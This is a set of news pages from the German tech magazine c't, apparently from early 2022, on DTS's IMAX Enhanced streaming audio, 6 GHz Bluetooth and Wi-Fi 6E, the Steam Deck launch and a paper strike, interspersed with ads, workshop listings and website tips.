Videostreaming: Neuer Audio-Codec soll Markt aufmischen

Bei Disney+, Netflix & Co. hat man soundmäßig bislang praktisch keine Alternative zu den Audio-Codecs von Dolby. Das soll sich in diesem Jahr ändern: DTS will ein eigenes Streaming-Format etablieren, das angeblich besser klingt. Sony, Sharp und Philips sind bereits an Bord – und weitere TV-Hersteller sollen folgen.

Bei Apple TV+, Amazon Video, Disney+, iTunes und Netflix kommen aktuell ausschließlich Audiokompressionsverfahren von Dolby zum Einsatz: Dolby Digital und Digital Plus für Soundtracks mit bis zu 7.1 Kanälen und die Variante Dolby Atmos für 3D-Sound. Stößt man mal auf ein Konkurrenzprodukt, dann ist es bestenfalls der Uralt-Codec DTS. Dieses Ungleichgewicht konnte entstehen, weil DTS es im Unterschied zu Dolby versäumt hat, zum Start des Streamingbooms passende moderne Codecs parat zu haben. DTS-HD und der 3D-Sound-Codec DTS:X eignen sich nur für Blu-ray Discs und Ultra HD Blu-rays.

Die Lösung soll für DTS das Format „IMAX Enhanced“ bringen. Das ist bei Disney+ bereits gestartet, umfasst aktuell allerdings nur visuelle Aspekte (c't 26/2021, S. 56). Doch im Laufe des Jahres soll darüber auch ein neues, besonders hochwertiges Audio-Format von DTS zur Verfügung stehen. Das erklärte Geir Skaaden, Chief Products and Services Officer der DTS-Mutter Xperi, in einem Gespräch mit c't.

Die Eckdaten des neuen Streaming-Codecs klingen gut – angefangen mit einer Datenrate von maximal 1536 kbit/s, was dem Doppelten dessen entspricht, das Videostreamingdienste aktuell im besten Fall bei Dolby-Atmos-Soundtracks bieten. Das Minimum soll bei 768 kbit/s liegen.

Hinzu kommt die Abwärtskompatibilität: Jeder DTS-fähige AV-Receiver kann den neuen Codec wiedergeben – und zwar bis hoch zum 3D-Format DTS:X und auch in der IMAX-Enhanced-Variante, die das IMAX-Soundsystem der Kinos daheim nachbildet.

Marktlage

Damit das funktioniert, muss allerdings die TV-App im Fernseher den neuen Streaming-Codec vor der Ausgabe (via HDMI-Audiorückkanal) an die AV-Anlage in einen der etablierten DTS-Codecs transkodieren (siehe c't 9/2021, S. 144). Dabei benötigt sie Unterstützung von einem dedizierten Chip, der im vergangenen Jahr erstmals in Sony-TVs eingebaut wurde.

Laut Xperi war das erst der Anfang. Tatsächlich kündigten gerade Sharp und Philips an, bei ausgewählten TVs künftig IMAX Enhanced zu unterstützen – samt neuem Transcoder. Was auffällt: Alle drei Hersteller nutzen Android TV. Laut Skaaden sei die Integration für andere TV-Betriebssysteme jedoch kein Problem. Er erwartet, dass im Herbst weitere TV-Hersteller auf den Zug aufspringen, die nötigen Prozessoren stecken bereits in manchen kommenden Modellen der Oberklasse. Im Gegenzug dürfte das IMAX Enhanced auch für andere Dienste neben Disney+ interessanter machen.

2022 konnte somit das Jahr für IMAX Enhanced bei der neuen TV-Generation werden – und damit auch für DTS-Sound via TV-Apps. Dennoch bleibt ein Wermutstropfen: Solange kein Hersteller einen Streaming-Player mit passendem Transcoder-Chip anbietet, werden die Nutzer älterer TVs von dem neuen Audio-Codec nicht profitieren. (nij@ct.de)




Bild: TP Vision

USB für den Schaltschrank



USB-Server

Verlagert USB in das Netzwerk

Funktioniert bei:
- mehreren Usern
- virtuellen Maschinen
- Windows & Linux



transfer.box

USB-Speicher mit Netzwerkzugriff

An einem Hostsystem (z.B. CNC-Fräse, Plotter) angeschlossen, verhält sich die Box wie ein USB-Massenspeicher.



USB-Hub

4-Port-Ergänzung

- 500 mA pro USB-Port
- Betrieb bis 70°C



USB-Interface

Serielle Umsetzer für RS232/422/485



Isolator

Galvanische Trennung bis 4 kV

Der für das zweite Quartal angekündigte „OLED807“ wird Philips' erster Fernseher mit IMAX-Enhanced-Unterstützung sein.

Das komplette USB-Sortiment unter:
www.WuT.de



Wiesemann & Theis GmbH
0202 / 2680 - 110

Blauzahnbohrung

Wie Apple um schnelleren Bluetooth-Funk ringt

Die Anzeichen verdichten sich, dass der Bluetooth-Funk mit einer 6-GHz-Variante aufgebohrt werden könnte; unter anderem Apple-Entwickler setzen sich für höhere Datenraten ein. Doch WLAN-Fachleuten stößt das Ansinnen sauer auf.

Von Jennifer Li

Manchen Lesern dürften die Ohren geklingelt haben, als ein Apple-Ingenieur Ende 2021 aus dem Nähkästchen plauderte. Gary Geaves, Apples Vice President of Acoustics, erzählte dem Magazin „What Hi-Fi“: „Wir müssen uns sehr darauf konzentrieren, das Maximum aus der Bluetooth-Technik herauszuholen. Es gibt eine Reihe von Tricks, mit denen wir die Grenzen von Bluetooth ausschöpfen oder umgehen können. Aber man kann durchaus sagen, dass wir gerne mehr Bandbreite hätten und ... wir hätten gerne mehr Bandbreite. Ich höre hier auf.“

Wir machen an dieser Stelle weiter: Geaves dürfte gemeint haben, dass Apple zusammen mit weiteren Unternehmen an einer substanziellen Beschleunigung der Nahfunktechnik arbeitet. Konkret geht es um die Nutzung des allgemein zugeteilten 6-GHz-Bands.

Denn bisher sind Bluetooth-Anwendungen durch die schmalen Kanäle (1 oder 2 MHz), die sie im 2,4-GHz-Band nutzen, eingeschränkt. Der ursprüngliche Bluetooth-Funk (bis Version 3) kommt auf netto 700 kbit/s bis 2,1 Mbit/s (das Umschalten auf einen 20-MHz-WLAN-Kanal mit immerhin 24 Mbit/s wurde eingeführt und wieder gestrichen).

Hersteller tragbarer Geräte mit niedrigem Gewicht und winzigen Akkus setzen mehr auf die mit Bluetooth 4 eingeführte stromsparende Low-Energy-Technik. Sie erreicht aber nur 0,3 bis 1,4 Mbit/s. Dabei

sind für Ohrhörer die niedrigen Datenraten wichtig, denn sie liefern höhere Reichweiten und weniger Aussetzer. Zusätzliche Kanäle etwa im 6-GHz-Band würden bessere Funktionen und höhere Qualität ermöglichen.

Die Chancen dafür stehen nicht schlecht. Die EU-Kommission schreibt seit dem 1. Dezember 2021 Mitgliedsstaaten vor, das 6-GHz-Band von 5945 MHz bis 6425 MHz für lizenzfreie Dienste zu öffnen (siehe [ct.de/ym5p](https://www.ct.de/ym5p)). Dabei sind unter anderem Very-Low-Power-Anwendungen (VLP) zugelassen, zu denen schmalbandige Frequenzsprungverfahren wie Bluetooth zählen (ab 15 Hops pro Sekunde). Die Arbeitsgruppen der Normungsgremien ETSI und IEEE fassen solche Verfahren unter dem Begriff Narrowband Frequency Hopping zusammen (NB FH).

Nun sind aber die Bluetooth- und WLAN-Gemeinden uneins über die Koexistenztechnik, die gegenseitige Störungen mindern soll. Apple schlägt dafür „enhanced Detect And Avoid“ (eDAA) vor. Doch laut Mitarbeitern von Qualcomm, HPE, Intel und Microsoft führt Bluetooth mit eDAA beim 6-GHz-WLAN zu erhöhten Latenzen und Durchsatzeinbrüchen (siehe Diagramm). Qualcomm und ande-

re Mitglieder fordern daher, die bei WLAN gängige Technik „Listen Before Talk“ auch im 6-GHz-Bluetooth einzuführen.


Der Streit lässt an die Erfahrungen mit Bluetooth und WLAN im 2,4-GHz-Band denken: Bluetooth erkennt mittels Adaptive Frequency Hopping WLAN-Sender und hüpft um deren Frequenzen herum. Und Bluetooth Low Energy meldet auf drei Kanälen, welches Hopping-Muster es nutzt. Die WLAN-Spezifikation macht aber keinen Gebrauch davon.

Doch für den Verkauf von 6-GHz-Bluetooth-Geräten ist eine Einigung nicht erforderlich. Die Voraussetzung für den Verkauf in der EU ist eine Richtlinie, nach der Hersteller die CE-Konformität ihrer Geräte selbst bestätigen können. Damit ist beispielsweise der sichere Betrieb gemeint. Und gerade Apple setzt sich dafür ein, eine Konformitätserklärung für NB FH in der kommenden Europäischen „Harmonisierten Norm“ (HS) EN 303 687 zu verankern (siehe [ct.de/ym5p](https://www.ct.de/ym5p)).

Alternativ können Hersteller EU-akkreditierte Testlabore um eine Zulassung bitten. Diesen steht es frei, auf Grundlage ihrer Kompetenz selbst über die Zulassung eines Produkts zu entscheiden, unabhängig von einer Norm.

Spannend ist nun, ob die Bluetooth Special Interest Group ein Arbeitspaket für 6-GHz-Bluetooth entwickelt. Aktuell diskutieren Spezialisten mehrere Vorschläge. Die Rede ist von maximalen Durchsatzraten zwischen 6 und 8 Mbit/s – ein guter Rahmen für allerlei coole Kurzstreckenanwendungen, hochwertiges Stereo-Audio eingeschlossen. (dz@ct.de) **ct**


ETSI- und IEEE-Dokumente: [ct.de/ym5p](https://www.ct.de/ym5p)



Erste Simulationen einer Forschungsgruppe deuten darauf hin, dass ein 6-GHz-Bluetooth mit der Koexistenztechnik eDAA den WLAN-Durchsatz im selben Band verhängeln könnte. Nun fordern WLAN-Verfechter von den Bluetooth-Machern eine andere Koexistenztechnik.

Mehr **wissen** – besser **verstehen**

**Heft + PDF
mit 29 % Rabatt**



Selbst IT-Profis haben Mühe, immer auf dem Laufenden zu bleiben. Dieses c't-Sonderheft bringt Sie mit technischen Hintergründen rund um Hardware, Software und Netzwerktechnik auf den neuesten Stand:

- ▶ Docker verstehen und richtig loslegen
- ▶ Mikrocontroller versus Mikroprozessoren
- ▶ Windows-Basics: Explorer, Dateisysteme, Registry
- ▶ Das eigene Netzwerk richtig ausrüsten

Heft für 14,90 € • PDF für 12,99 € • Bundle Heft + PDF 19,90 €



shop.heise.de/ct-knowhow22

Wi-Fi 6E rollt an

Asus hat den ersten WLAN-Router für das 6-GHz-Band auf dem Markt, Engenius lockt Firmen mit einem Access-Point und Netgear erweitert sein Router-Portfolio.

Asus hat mit seinem WLAN-Router ROG Rapture GT-AXE11000 alle überholt: Der mit drei nach IEEE 802.11ax (Wi-Fi 6) arbeitenden WLAN-Modulen in drei Bändern (2,4, 5 und 6 GHz) funkende Router ist in Deutschland seit Kurzem für knapp 600 Euro zu haben (technische Details auf ct.de/-6340703). Um ihn in der EU in den Verkehr bringen zu dürfen, musste Asus das Gerät einem speziellen Prüflabor (Notified Body) vorlegen, das die Konformität mit der europäischen Funkregulierung bestätigt. Denn der für das 2021 freigegebene 6-GHz-Band (ct.de/-6137828) einschlägige EU-Standard EN 303 687, anhand dessen die Hersteller selbst CE-Konformität feststellen dürften, ist noch nicht fertig.

So wird auch Engenius' WLAN-Basis für kleine und mittlere Firmen wohl noch eine Einzelfreigabe brauchen: Der Wi-Fi-6E-Access-Point ECW336 bekommt

Betriebsenergie (PoE, IEEE 802.3at, max. 22,5 Watt) und Daten über seinen maximal 5 Gbit/s schnellen LAN-Port. Er funkt mit Qualcomm-Chips (Networking Pro 1210, ct.de/-4766176) in den drei Bändern mit jeweils vier MIMO-Streams und den maximalen Kanalbreiten 40, 80 und 160 MHz (max. 1200, 2400 und 4800 Mbit/s brutto). Das Mesh-fähige Gerät unterstützt die in Firmen gewünschten Funktionen Multiple SSID und VLAN-Tagging für mehrere logische Netze. Leider lässt es sich laut Beschreibung nur per Cloud steuern. Der ECW336 soll im ersten Quartal erscheinen, den Preis nannte Engenius noch nicht.

Netgears Wi-Fi-6E-Router RAXE300 soll in den USA noch im ersten Quartal für 400 US-Dollar auf den Markt kommen, in Deutschland zum Ende des zweiten Quartals – Preis offen. Hier ist die MIMO-Stream-Verteilung etwas ungewöhnlich: zwei auf 2,4 GHz, vier bei 5 GHz und wieder zwei für 6 GHz, also 600, 4800 und 2400 Mbit/s brutto maximal bei 40 beziehungsweise 160 MHz Kanalbreite. Damit ist der RAXE300 bei 5 GHz nomi-




Bild: Asus

Zielt auf Gamer und ist der erste Router mit der 6-GHz-WLAN-Erweiterung Wi-Fi 6E in Deutschland: Asus' GT-AXE11000 kostet knapp 600 Euro.

nell doppelt so schnell wie im 6-GHz-Band.

Wi-Fi 6E dürfte weitere Überraschungen für Early Adopter bereithalten: Ein von uns mit dem Intel-WLAN-Modul AX210 ertüchtigtes Notebook verband sich im c't-Labor unter Windows 11 problemlos mit der 6-GHz-Funkzelle des Asus-Routers. Ein für Wi-Fi-6E-Benchmarks angeschafftes, ab Werk mit demselben Modul bestücktes Neugerät fand sie hingegen nicht. (ea@ct.de)

IoT per Satellit

Der Satellitenbetreiber Lacuna Space will in der ersten Hälfte dieses Jahres seinen **kommerziellen Dienst für Inter-**



Bild: Lacuna Space

Derzeit betreibt Lacuna Space fünf Kleinstsatelliten im Erdorbit, um IoT-Datenpakete aus entlegenen Gebieten zu empfangen und ins Internet weiterzuleiten. Weitere Satellitenstarts sind geplant, um weltweite Abdeckung zu erreichen.

net-of-Things-Geräte starten. Derzeit rotieren fünf Cubesats von der Größe eines Schuhkartons im Erdorbit und Lacuna will diese Konstellation für weltweite Abdeckung ausbauen. Die Funktechnik basiert auf dem IoT-Standard LoRaWAN.

Gleichzeitig gab das Unternehmen eine Kooperation mit dem LoRa(WAN)-Entwickler Semtech bekannt, um vorhandene und neue Satelliten mit der frisch eingeführten Modulation Long-Range Frequency Hopping Spread Spectrum (LR-FHSS) auszurüsten. Sie soll so robust sein, dass Satellitenkommunikation auch in lizenzfreien Bändern funktioniert. Damit das klappt, werden die Daten fragmentiert und inklusive Redundanz über einen 137,336 oder 1523 kHz breiten Kanal übertragen statt wie üblich mit einem Träger über 125 oder 250 kHz. Laut Semtech beherrschen viele LoRa-Chips die neue Modulation bereits. (amo@ct.de)

Lichtnetze für Krankenhäuser

Das zum Jahreswechsel gestartete Projekt LINCNET, kurz für LiFi-gestütztes 5G für industrielle und medizintechnische Netzwerke, soll den Einsatz von **optischen drahtlosen Netzen** in Kombination mit 5G und Powerline in professionellen Umgebungen erforschen und voranbringen. Datenübertragungen mittels Licht – in Anlehnung an Wi-Fi auch Li-Fi genannt – sind nach wie vor Nischenanwendungen. Eine IEEE-Spezifikation unter der Bezeichnung 802.11bb ist in Arbeit.

Die Projektgruppe besteht aus 15 Partnern. Leitendes Mitglied ist der Powerline-Hersteller Devolo. Unter anderem sind das Fraunhofer Heinrich-Hertz-Institut und die Technische Universität Berlin beteiligt. Das Projektvolumen beträgt fünf Millionen Euro.

(amo@ct.de)

Mobilkonsole Steam Deck: Versand ab 28. Februar

Ende Februar will Valve die erste Charge seiner mobilen Spielkonsole verschicken. Wer rechtzeitig reserviert hat, soll ab dem 25. Februar bestellen können.

Die mobile Spielekonsole Steam Deck soll mit nur rund zwei Monaten Verspätung ab Ende Februar an Kunden verschickt werden, die das Gerät Mitte 2021 bereits vorbestellt und angezahlt haben. Wer ganz oben auf der Warteliste steht, kann ab dem 25. Februar um 19 Uhr MEZ mit einer Mail rechnen und hat dann 72 Stunden Zeit, die Vorbestellung in eine verbindliche Bestellung umzuwandeln. Die vier Euro Anzahlung der Reservierung („Deposit“) werden dann auf den Kaufpreis angerechnet. Nach Ablauf dieser Zeitspanne kommt der Nächste auf der Warteliste dran. Eine Woche später sollen dann weitere Mails an Wartende verschickt werden. Der Versand soll ab dem 28. Februar starten. Valve bietet das Steam Deck in drei Varianten von 420 bis 680 Euro an, die sich in Ausstattung und Speicherkapazität unterscheiden. Wer erst jetzt eine Reservierung aufgibt, muss laut Valve bis nach dem zweiten Quartal 2022 warten.

Das für das Steam Deck angekündigte Linux-Betriebssystem SteamOS 3.0 hat Valve noch nicht veröffentlicht. Der Steam Client hat allerdings in den letzten Mona-

ten zahlreiche auf das Steam Deck zielende Updates erhalten.

So soll das Steam Deck Spielstände auch dann mit der Cloud synchronisieren, wenn ein Spiel nicht beendet, sondern das Steam Deck nur in den Ruhemodus versetzt wird. Valve bezeichnet das Feature in einem aktuellen Blog-Eintrag als „dynamische Cloud-Synchronisation“. Dass man ein Spiel auf einer Handheld-Konsole nicht schließen muss, ist nichts Neues. Beim Steam Deck soll das außerdem den Vorteil haben, dass man den in der Cloud gespeicherten Spielstand direkt am PC weiterspielen kann.

Die dynamische Synchronisation ist optional, man muss sie erst selbst aktivieren. Außerdem müssen die Entwickler das Feature noch in ihre Spiele einbauen,

damit das funktioniert. Wie viele Spiele die erweiterte Speicherfunktion zum Start des Steam Decks mitbringen, ist noch offen.

„Steam Deck Verified“

Spiele im Steam Store erhalten ein Siegel „Steam Deck Verified“, wenn sie nicht nur unter Linux laufen und Controller-Steuerung unterstützen, sondern auch optimal auf dem kleinen 7-Zoll-Display dargestellt werden. Auf Valve wartet hier noch viel Arbeit: Bei Redaktionsschluss waren laut SteamDB erst 96 Spiele „Steam Deck Verified“, weitere 79 Titel waren als „Steam Deck Playable“ (spielbar) gekennzeichnet. Die Zahlen steigen täglich, doch die Liste ungeprüfter Games ist noch sehr lang.

(lmd@ct.de)

Bild: store.steampowered.com



Valves Spielkonsole Steam Deck macht die Steam-Bibliothek mobil.



Wis·sen = gesicherte Informationen

Daten und Dokumente sicher managen.
Von der Erfassung bis zur Archivierung.



KYOCERA Document Solutions Deutschland GmbH
www.kyoceradocumentsolutions.de

KYOCERA Document Solutions Inc.
www.kyoceradocumentsolutions.com

Streik in Finnland wirkt sich auf c't aus

Seit Anfang Januar werden Papierfabriken in Finnland bestreikt, die dem Konzern UPM gehören. Das wirkt sich auf deutsche Zeitschriften und auch auf c't aus.

Die gute Nachricht: Auch die kommende c't wird als gedruckte Ausgabe erscheinen. Die schlechte: Wir kämpfen derzeit wie viele Zeitschriftenverlage um Papier und fahren deshalb auf Sicht. Ich informiere in jeder Ausgabe in dieser Rubrik, was das für die jeweils nächste Ausgabe bedeutet.

In Ausgabe 6/2022, die am 24. Februar zu den Abonnenten kommt und am 25.2. in die Verkaufsstellen, wird dem einen oder anderen Leser schon ein anderes Papier auffallen. Statt wie bisher „Impresse Plus“ von UPM wird die Ausgabe 6/2022 auf „Kriebcoat Superior Silk“ gedruckt. Die sogenannte Grammatur, also das Gewicht pro Quadratmeter Papier, ist in Ausgabe 6 etwas geringer (51 statt wie bisher 54 g/m²), das Volumen auch, deshalb wird die c't etwas dünner erscheinen. Natürlich enthält sie ebenso viele Seiten wie die Ausgaben davor. Wir hoffen, dass das dünnere Papier nicht zu sehr durchscheint.

Wie geht es weiter? Zum einen unterstützen sich die Verlage untereinander auf der Suche nach Papier für die kommenden



Bild: Christian Charisius/dpa

Der Kampf um das Papier trifft c't: Der Finnland-Streik bei UPM hat Auswirkungen auf viele Verlage.

Ausgaben. Derzeit finden dazu Gespräche im VDZ (Verband deutscher Zeitschriftenverleger) statt. Auf der anderen Seite kämpfen die Verlage darum, wie sie an Papier kommen. Die derzeitige Streikphase in Finnland dauert bis 19. Februar an. Es ist bereits die dritte, und zum Redaktionsschluss gibt es noch keine Gesprä-

che zwischen Arbeitgeber und Gewerkschaften.

Wir gehen daher davon aus, dass wir von Ausgabe zu Ausgabe weiterhin auf der Suche nach Papier sein werden. Wir informieren Sie in jeder Ausgabe darüber, was sich für die jeweils kommende Ausgabe ändert. (jr@ct.de)

Die kommenden c't-Online-Workshops

Wir freuen uns sehr über die große Resonanz zu unseren c't-Workshops. Die meisten sind ausgebucht, deshalb bieten wir neben neuen Workshops auch Zusatztermine für bekannte an. Die Online-Workshops von c't haben nur wenige Teilnehmer (15, maximal 20) und dauern in der Regel einen oder zwei Tage. Individuelle Betreuung und intensives, praktisches Arbeiten mit dem Coach stehen im Vordergrund.

Am 2. März 2022 bieten wir erstmalig den Workshop **Einführung in den Kea DHCP Server** an (Tickets und weitere Informationen zu allen Workshops via ct.de/yp2y). Kea DHCP ist der neue Open-Source-DHCP-Server des Internet Systems Consortium und der Workshop dazu bietet eine vollständige Einführung in die neue Software für Unix- und Linux-Sys-

teme. Er wurde in Zusammenarbeit mit ISC und dem Kea-Entwicklungsteam konzipiert und richtet sich an Linux/Unix-Systemadministratoren, die einen bestehenden ISC-DHCP-Server durch Kea DHCP ablösen wollen oder die Installation eines neuen DHCP-Servers planen.

Der Workshop **WordPress für Einsteiger** im Februar ist zu Redaktionsschluss schon fast ausgebucht, wir wiederholen ihn deshalb am 23. Juni 2022, am 6. September 2022 und am 15. November 2022. Das Content-Management-System (CMS) kann mittlerweile auch komplizierte Webseiten verwalten, was das System mittlerweile recht komplex gemacht hat. Zudem hilft nicht jeder Tipp im Internet weiter. Der Workshop (maximal 15 Teilnehmer) bietet eine grundlegende und fundierte Einarbeitung in die aktuelle Version.

Den c't-Workshop **Internetausfälle kompensieren** gibt es noch mal am 14. Juni 2022 und am 8. November 2022. Hier lernen die maximal 10 Teilnehmer, wie sie eine redundante Internet-Anbindung einrichten, möglichst über unterschiedliche Access-Technologien, um die Ausfallsicherheit zu erhöhen. Der Workshop richtet sich an Netzwerkadministratoren von KMUs sowie Dienstleister, die Netzwerke für solche Kunden aufbauen und betreiben.

Der c't-Workshop **Docker und Container in der Praxis** wird zum Dauerbrenner, wir können ihn anscheinend gar nicht oft genug wiederholen. Der nächste verfügbare Termin ist leider wieder erst am 29. und 30. November 2022. (jr@ct.de)

Die c't-Workshops: ct.de/yp2y



**WIR MACHEN
KEINE WERBUNG.
WIR MACHEN EUCH
EIN ANGEBOT.**



ct.de/angebot

Jetzt gleich bestellen:

 ct.de/angebot

 +49 541/80 009 120

 leserservice@heise.de

ICH KAUF MIR DIE c't NICHT. ICH ABONNIER SIE.

Ich möchte c't 3 Monate lang mit 35 % Neukunden-Rabatt testen.
Ich lese 6 Ausgaben als Heft oder digital in der App, als PDF oder direkt im Browser.

**Als Willkommensgeschenk erhalte ich eine Prämie nach Wahl,
z. B. einen RC-Quadrocopter.**



Hass im Netz anzeigen

hassmelden.de

Strafbare Hasspostings in sozialen Netzwerken sind kein neues Phänomen. Die Opfer stehen nach wie vor häufig im Regen: Die Betreiber der Netzwerke reagieren nicht oder nur halbherzig. Die Opfer könnten zwar Anzeige bei der Polizei erstatten. Sie haben aber häufig Angst, nicht ernst genommen zu werden, und schweigen auch, weil sie sich nicht exponieren möchten. Überdies ist eine Anzeige mit einigem Aufwand verbunden.



Das 15-köpfige, ehrenamtlich arbeitende Team von **Hassmelden.de** nimmt Betroffenen diese Arbeit weitgehend ab. Auf der Homepage, mittels Apps oder via Telegram-Bot übermittelt man dazu einen Link zum Beitrag sowie einen Screenshot. Daraufhin prüft das Team die Meldung, sichert Beweise und zeigt strafrechtlich relevante Inhalte wie Volksverhetzung in eigenem Namen an. Den Hinweisgeber erwähnt es dabei nicht. Für sogenannte Antragsdelikte wie Beleidigung oder Verleumdung, bei denen Opfer selbst Anzeige stellen müssen, bereitet Hassmelden.de einen fertigen Schriftsatz vor. Zusätzlich bekommt man auch gleich die Behörde genannt, die ihn entgegennimmt.

Persönliche Daten löscht die Gruppe laut Homepage anschließend wieder. Wer sich im Detail informieren möchte, findet auf Hassmelden.de auch ein Whitepaper, das Arbeitsweise und Ergebnisse detailliert erläutert. (mon@ct.de)

Schnelltests testen

schnelltesttest.de

zerforschung.org

pei.de/DE/newsroom/dossier/coronavirus/testsysteme.html

Jeden Tag testen sich Millionen Menschen auf eine Infektion mit dem Coronavirus SARS-CoV-2. Oft kommen preisgünstige Antigen-Schnelltests zum Einsatz, die deutlich unzuverlässiger arbeiten als die teure PCR-Methode. Das liegt nicht nur daran, dass oft Menschen mit mangelnden Fachkenntnissen die Proben entnehmen, sondern auch an der unterschiedlichen Empfindlichkeit (Sensitivität) der Testkits.

Unter **Schnelltesttest.de** bietet das IT-Kollektiv **Zerforschung** eine Möglichkeit, schnell Informationen über die Sensitivität eines konkreten Testkits einzuholen: Man hält einfach den Strichcode auf der Packung vor eine Webcam oder besser Handykamera und bekommt direkt das Ergebnis ausgespuckt. Alternativ sucht man anhand der Produktnummer unter dem

Strichcode oder nach dem Namen des jeweiligen Testkits.

Die Website gleicht das Datum anschließend mit Listen des Bundesinstituts für Impfstoffe und biomedizinische Arzneimittel (**Paul-Ehrlich-Institut, PEI**) ab. Das prüft die Testkits laufend auf ihre Sensitivität, Omikron-Variante inklusive. Es veröffentlicht seine Ergebnisse aber nur in schwer verdaulichen PDF- und Excel-Tabellen. Der Quellcode des Zerforschung-Projekts ist offen, man kann ihn auf GitHub einsehen. (mon@ct.de)



Sozialverträglicher investieren

faire-fonds.info

